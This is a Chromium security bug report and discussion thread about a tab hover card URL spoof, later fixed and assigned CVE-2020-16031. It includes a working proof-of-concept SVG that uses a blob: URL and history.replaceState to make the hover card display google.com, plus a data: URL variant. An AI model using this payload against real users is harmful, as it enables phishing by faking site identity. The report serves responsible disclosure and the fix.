☆ Starred by 1 user

Owner:	dfried@chromium.org
CC:	cthomp@chromium.org jdeblasio@chromium.org collinbaker@chromium.org ketakid@google.com vsavu@google.com mac-bugs-priority@chromium.org
Status:	Fixed *(Closed)*
Components:	----
Modified:	Jan 19, 2021
Backlog-Rank:	----
Editors:	----
EstimatedDays:	----
NextAction:	----
OS:	Mac
Pri:	1
Type:	Bug-Security

Hotlist-Merge-Review
reward-500
Needs-TestConfirmation
Needs-Feedback
Security_Impact-Stable
Security_Severity-Medium
allpublic
reward-inprocess
Via-Wizard-Security
Needs-Investigation
CVE_description-submitted
M-87
Target-86
Target-87
Merge-Rejected-86
merge-merged-4240
merge-merged-86
LTC-Merged-86
LTS-Security-86
Release-0-M87
CVE-2020-16031

Issue 1133183: Incorrect Security UI when using Tab preview

Reported by zyzen...@gmail.com on Tue, Sep 29, 2020, 3:42 AM EDT

Code

UserAgent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36

Steps to reproduce the problem:
1.open this svg in chrome:

~~~
```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
  document.addEventListener("visibilitychange", function() {
    if (document.hidden == true){
    html = "&#60;h1 style='font-size:100px'&#62;Google is here!&#60;/h1&#62;&#60;script&#62;document.title='Google';history.replaceState('','','blob:http://127.0.0.1/
https://www.google.com')&#60;\/script&#62;";
      blob = new Blob([html], {type: 'text/html'});
   url = URL.createObjectURL(blob);
   window.open(url,"_self");
  }
});

  </script>
</svg>
```
~~~

2.open a new tab, and then move your mouse over to the tab of svg

3.you will see this incorrect UI caused by blob: URL

What is the expected behavior?
show the real location instead of https://www.google.com

What went wrong?
UI spoof

Did this work before? N/A

Chrome version: Version 87.0.4276.3 (Official Build) canary (x86_64) Channel: canary
OS Version: OS X 10.15.1
Flash Version:

[Deleted] **截屏2020-09-29下午3.40.39.png**

Comment 1 by zyzen...@gmail.com on Tue, Sep 29, 2020, 3:44 AM EDT

poc

[Deleted] **poc.svg**

Comment 2 by dominickn@chromium.org on Tue, Sep 29, 2020, 4:29 AM EDT

Status: Assigned (was: Unconfirmed)
Owner: dfried@chromium.org
Cc: collinbaker@chromium.org cthomp@chromium.org
Labels: Security_Impact-Beta Security_Severity-Medium Pri-1
Components: UI>Browser>TabStrip>TabHoverCards

+Tab Hover Card folks. Also +cthomp for advice from Security UX. Looks to me like the URL needs to be truncated at the right hand side in the Tab Hover Card.

It looks to me like Tab Hover Cards are in M86, so this may need a merge. This feels somewhere between Medium and High Severity - cthomp, would appreciate your thoughts on that.

Comment 3 by dfried@chromium.org on Tue, Sep 29, 2020, 2:12 PM EDT

Labels: Needs-Feedback

In latest Chrome, using the proof-of-concept SVG file, the location line reads as "...9c5-babe-4bd2-90e2-2deb3fced538" or similar.

The URL of the SVG itself now reads as:
blob:null/907989c5-babe-4bd2-90e2-2deb3fced538

I have verified this on Mac and Windows.

It's possible a related security fix has changed reporting of URLs for pages which install themselves as temporary blobs?

Also, it is only possible for this case because local files do a one-line URL; this shouldn't be able to be reproduced for something hosted on a remote site.

First, can we verify that it's still reproducible on tip of trunk? Since I can't reproduce I'll need more specific reproduction instructions.

Second, I can look into detecting these types of situations and using the full two-line location, but again I'd need to see it actually replicated locally.

Comment 4 by sheriffbot on Tue, Sep 29, 2020, 2:23 PM EDT

Labels: M-86 Target-86

Setting milestone and target because of Security_Impact=Beta and medium severity.

For more details visit https://www.chromium.org/issue-tracking/autotriage - Your friendly Sheriffbot

Comment 5 by sheriffbot on Tue, Sep 29, 2020, 2:28 PM EDT

Labels: ReleaseBlock-Stable

This is a serious security regression. If you are not able to fix this quickly, please revert the change that introduced it.

If this doesn't affect a release branch, or has not been properly classified for severity, please update the Security_Impact or Security_Severity labels, and remove the ReleaseBlock label. To disable this altogether, apply ReleaseBlock-NA.

For more details visit https://www.chromium.org/issue-tracking/autotriage - Your friendly Sheriffbot

Comment 6 by dfried@chromium.org on Tue, Sep 29, 2020, 3:36 PM EDT

I have a fix incoming that solves the problem on two fronts:
1. middle-elides overlong domains so that the scheme ("blob:null/....") would be visible in the case the substitution reproduced
2. doesn't display blob urls at all, since they are of no interest to the user in this context; instead displays "temporary data"

This is after consultation with jdeblasio@ on the security team.

Comment 7 by dfried@chromium.org on Tue, Sep 29, 2020, 6:07 PM EDT

Cc: jdeblasio@chromium.org
Labels: Merge-Request-86

jdeblasio@ (security and teammate of cthomp@) has signed off on the change:
https://chromium-review.googlesource.com/c/chromium/src/+/2437154

Whereas
CQ is jammed up today (see issue 1133410) and this is taking a long time to submit
and
Branch is scheduled for later this week

I am pre-emptively requesting merge of this patch to beta on the grounds that:
- this is a security issue
- this has been in stable for too long (potentially for many releases, since it is tied to hover cards and not just preview images)
- merging to beta now will allow the fastest stable rollout
- the result is a purely cosmetic change, but one that we have agreed with both improve information presented to the user and invalidate this particular line of malicious attack

Comment 8 by sheriffbot on Tue, Sep 29, 2020, 6:10 PM EDT

Labels: -Merge-Request-86 Hotlist-Merge-Review Merge-Review-86

This bug requires manual review: We are only 6 days from stable.
Before a merge request will be considered, the following information is required to be added to this bug:

1. Does your merge fit within the Merge Decision Guidelines?
- Chrome: https://chromium.googlesource.com/chromium/src.git/+/master/docs/process/merge_request.md#when-to-request-a-merge
- Chrome OS: https://goto.google.com/cros-release-branch-merge-guidelines
2. Links to the CLs you are requesting to merge.
3. Has the change landed and been verified on ToT?
4. Does this change need to be merged into other active release branches (M-1, M+1)?
5. Why are these changes required in this milestone after branch?
6. Is this a new feature?
7. If it is a new feature, is it behind a flag using finch?

Chrome OS Only:
8. Was the change reviewed and approved by the Eng Prod Representative? See Eng Prod ownership by component: http://go/cros-engprodcomponents

Please contact the milestone owner if you have questions.
Owners: govind@(Android), bindusuvarna@(iOS), geohsu@(ChromeOS), pbommana@(Desktop)

For more details visit https://www.chromium.org/issue-tracking/autotriage - Your friendly Sheriffbot

Comment 9 by adetaylor@google.com on Tue, Sep 29, 2020, 6:18 PM EDT

Labels: -Security_Impact-Beta -ReleaseBlock-Stable Security_Impact-Stable

From #c7 this does NOT look like a regression in M86 and therefore we shouldn't be blocking M86 to await a fix. I'm going to adjust labels.

If this is deemed fixed, please mark it as fixed, and we'll consider taking it as a merge to the first security refresh of M86.

Comment 10 by adetaylor@google.com on Tue, Sep 29, 2020, 6:27 PM EDT

We are going to wait until this has been in Canary a few days before approving this merge request. This means it will likely miss initial M86 stable release, but we are aiming for the first M86 stable refresh.


Comment 11 Deleted

Comment 12 by zyzen...@gmail.com on Tue, Sep 29, 2020, 9:46 PM EDT

Maybe you could check if (domain_url.SchemeIsData()) by the way.

```
data:,                                        https://apple.com
```

截屏2020-09-30上午9.44.12.png
85.4 KB View Download



data:,

data:,
https://apple.com
...https://apple.com

Comment 13 by bugdroid on Thu, Oct 1, 2020, 12:47 AM EDT

The following revision refers to this bug:
https://chromium.googlesource.com/chromium/src.git/+/a163a67b36c79b406e974b1f22cfb5925ba7a303

commit a163a67b36c79b406e974b1f22cfb5925ba7a303
Author: Dana Fried <dfried@chromium.org>
Date: Thu Oct 01 04:45:29 2020

Fix for potential security issue.

Changes two behaviors around hover cards:
- overlong domains are now middle-elided, reducing the chance that bad data at either the beginning or end (depending on scheme) will mislead the user
- blob: URLs now display as "temporary data" and no effort is made to display the "domain" of these URLs as it is not interesting at all to the user and only a source of potential exploitation

~~Bug: 1133183~~
Change-Id: I4779fa477a05e0017acffb2d9b98290939887f16
Reviewed-on: https://chromium-review.googlesource.com/c/chromium/src/+/2437154
Reviewed-by: Joe DeBlasio <jdeblasio@chromium.org>
Commit-Queue: Dana Fried <dfried@chromium.org>
Cr-Commit-Position: refs/heads/master@{#812551}

[modify] https://crrev.com/a163a67b36c79b406e974b1f22cfb5925ba7a303/chrome/app/generated_resources.grd
[add] https://crrev.com/a163a67b36c79b406e974b1f22cfb5925ba7a303/chrome/app/generated_resources_grd/IDS_HOVER_CARD_BLOB_URL_SOURCE.png.sha1
[modify] https://crrev.com/a163a67b36c79b406e974b1f22cfb5925ba7a303/chrome/browser/ui/views/tabs/tab_hover_card_bubble_view.cc

Comment 14 by dfried@chromium.org on Thu, Oct 1, 2020, 1:25 PM EDT

Status: Fixed (was: Assigned)

Comment 15 by dfried@chromium.org on Thu, Oct 1, 2020, 1:27 PM EDT

Approach removes domain label for data schema and switches to middle-elision for overlong domains in other schemas, making it less likely to be able to present a domain that looks like something it is not.

Comment 16 by sheriffbot on Thu, Oct 1, 2020, 3:06 PM EDT

Labels: -Restrict-View-SecurityTeam Restrict-View-SecurityNotify

Comment 17 by dominickn@chromium.org on Thu, Oct 1, 2020, 10:22 PM EDT

Thank you for the prompt response here and clarification of the impact. :)

Comment 18 by dfried@chromium.org on Fri, Oct 2, 2020, 2:17 PM EDT

Labels: Needs-Investigation

Adding NEEDS INFORMATION to verity that the fix addresses the issue in question.
Please verify on ToT/Canary.

Full information:

1. Does your merge fit within the Merge Decision Guidelines?
- This had been identified as a medium-level security concern; I am comfortable with a merge to 86 or not; since this is not a regression in 86.
2. Links to the CLs you are requesting to merge.
- https://chromium.googlesource.com/chromium/src.git/+/a163a67b36c79b406e974b1f22cfb5925ba7a303
3. Has the change landed and been verified on ToT?
- We are awaiting; I am currently requesting feedback. I will not merge until we've verified the result on ToT.
4. Does this change need to be merged into other active release branches (M-1, M+1)?
- No.
5. Why are these changes required in this milestone after branch?
- Keeps users from being duped by this particular malicious behavior for six more weeks.
6. Is this a new feature?
- No. It is a fix to a feature that has been in for a long time.
7. If it is a new feature, is it behind a flag using finch?
- N/A

Comment 19 by adetaylor@google.com on Mon, Oct 5, 2020, 12:14 PM EDT

Labels: reward-topanel

Comment 20 by dfried@chromium.org on Mon, Oct 5, 2020, 2:38 PM EDT

Labels: Needs-TestConfirmation

Can we get a verification of this fix from Security or Test?

Also can we get a confirmation of whether this is a merge priority?\

Thanks!

Comment 21 by adetaylor@google.com on Wed, Oct 7, 2020, 6:54 PM EDT
Labels: -Merge-Review-86 Merge-Rejected-86

dfried@ sorry, the timing didn't work out for getting this onto beta prior to M86 branch point. Also, contrary to what i said in #c10, this is severe enough that we'd want the fix on beta, but we wouldn't want to take a (tiny) stability risk by merging this to the currently active stable branch. As such I'm going to remove the M86 merge request. This will come out in the first M87 beta pretty imminently then ship to stable in the first M87 release.

zyzengstorm@, meanwhile, can you verify the fix on Canary?

Comment 22 by adetaylor@google.com on Wed, Oct 7, 2020, 6:55 PM EDT
Labels: -reward-topanel reward-unpaid reward-500

*** Boilerplate reminders! ***
Please do NOT publicly disclose details until a fix has been released to all our users. Early public disclosure may cancel the provisional reward. Also, please be considerate about disclosure when the bug affects a core library that may be used by other products. Please do NOT share this information with third parties who are not directly involved in fixing the bug. Doing so may cancel the provisional reward. Please be honest if you have already disclosed anything publicly or to third parties. Lastly, we understand that some of you are not interested in money. We offer the option to donate your reward to an eligible charity. If you prefer this option, let us know and we will also match your donation - subject to our discretion. Any rewards that are unclaimed after 12 months will be donated to a charity of our choosing.

Please contact security-vrp@chromium.org with any questions.
****

Comment 23 by adetaylor@google.com on Wed, Oct 7, 2020, 7:11 PM EDT
The VRP panel has decided to award $500 for this report.

Comment 24 by adetaylor@google.com on Thu, Oct 8, 2020, 5:17 PM EDT
Labels: -reward-unpaid reward-inprocess

Comment 25 by zyzen...@gmail.com on Fri, Oct 9, 2020, 2:28 AM EDT
Hi @adetaylor, please just credit to wester0x01(https://twitter.com/wester0x01) for this bug, thanks!

Comment 26 by adetaylor@google.com on Mon, Nov 16, 2020, 10:40 AM EST
Labels: Release-0-M87

Comment 27 by adetaylor@google.com on Mon, Nov 16, 2020, 12:46 PM EST
Labels: CVE-2020-16031 CVE_description-missing

Comment 28 by vsavu@google.com on Thu, Dec 10, 2020, 10:07 AM EST
Labels: LTS-Security-86 Merge-Request-86-LTS

Comment 29 by vsavu@google.com on Thu, Dec 10, 2020, 10:11 AM EST
Cc: vsavu@google.com

Comment 30 by sheriffbot on Thu, Dec 10, 2020, 12:21 PM EST
Labels: -M-86 M-87 Target-87

Comment 31 by ketakid@google.com on Fri, Dec 11, 2020, 11:55 AM EST
Labels: Merge-Approved-86-LTS

Comment 32 by sheriffbot on Mon, Dec 14, 2020, 12:14 PM EST
Cc: ketakid@google.com

This issue has been approved for a merge. Please merge the fix to any appropriate branches as soon as possible!

If all merges have been completed, please remove any remaining Merge-Approved labels from this issue.

Thanks for your time! To disable nags, add the Disable-Nags label.

For more details visit https://www.chromium.org/issue-tracking/autotriage - Your friendly Sheriffbot

Comment 33 by bugdroid on Wed, Dec 16, 2020, 1:59 PM EST
Labels: merge-merged-4240 merge-merged-86

The following revision refers to this bug:
https://chromium.googlesource.com/chromium/src/+/99039aa4d567b79137e9c964383cf3e8bea585c6

commit 99039aa4d567b79137e9c964383cf3e8bea585c6
Author: Dana Fried <dfried@chromium.org>
Date: Wed Dec 16 18:58:29 2020

Fix for potential security issue.

Changes two behaviors around hover cards:
- overlong domains are now middle-elided, reducing the chance that bad
  data at either the beginning or end (depending on scheme) will
  mislead the user
- blob: URLs now display as "temporary data" and no effort is made to
  display the "domain" of these URLs as it is not interesting at all to
  the user and only a source of potential exploitation

(cherry picked from commit a163a67b36c79b406e974b1f22cfb5925ba7a303)

~~Bug: 1133183~~
Change-Id: I4779fa477a05e0017acffb2d9b98290939887f16
Reviewed-on: https://chromium-review.googlesource.com/c/chromium/src/+/2437154
Reviewed-by: Joe DeBlasio <jdeblasio@chromium.org>
Commit-Queue: Dana Fried <dfried@chromium.org>
Cr-Original-Commit-Position: refs/heads/master@{#812551}
Reviewed-on: https://chromium-review.googlesource.com/c/chromium/src/+/2587156
Reviewed-by: Achuith Bhandarkar <achuith@chromium.org>
Commit-Queue: Victor-Gabriel Savu <vsavu@google.com>
Cr-Commit-Position: refs/branch-heads/4240@{#1492}
Cr-Branched-From: f297677702651916bbf65e59c0d4bbd4ce57d1ee-refs/heads/master@{#800218}

[modify] https://crrev.com/99039aa4d567b79137e9c964383cf3e8bea585c6/chrome/app/generated_resources.grd
[modify] https://crrev.com/99039aa4d567b79137e9c964383cf3e8bea585c6/chrome/browser/ui/views/tabs/tab_hover_card_bubble_view.cc
[add] https://crrev.com/99039aa4d567b79137e9c964383cf3e8bea585c6/chrome/app/generated_resources_grd/IDS_HOVER_CARD_BLOB_URL_SOURCE.png.sha1

Comment 34 by sheriffbot on Fri, Dec 18, 2020, 12:15 PM EST

This issue has been approved for a merge. Please merge the fix to any appropriate branches as soon as possible!

If all merges have been completed, please remove any remaining Merge-Approved labels from this issue.

Thanks for your time! To disable nags, add the Disable-Nags label.

For more details visit https://www.chromium.org/issue-tracking/autotriage - Your friendly Sheriffbot

Comment 35 by adetaylor@google.com on Thu, Jan 7, 2021, 1:52 PM EST

Labels: -CVE_description-missing CVE_description-submitted

Comment 36 by sheriffbot on Fri, Jan 8, 2021, 1:53 PM EST

Labels: -Restrict-View-SecurityNotify allpublic

This bug has been closed for more than 14 weeks. Removing security view restrictions.

For more details visit https://www.chromium.org/issue-tracking/autotriage - Your friendly Sheriffbot

Comment 37 by janag...@google.com on Tue, Jan 19, 2021, 1:24 PM EST

Labels: -Merge-Request-86-LTS -Merge-Approved-86-LTS LTC-Merged-86

About Monorail User Guide Release Notes Feedback on Monorail Terms Privacy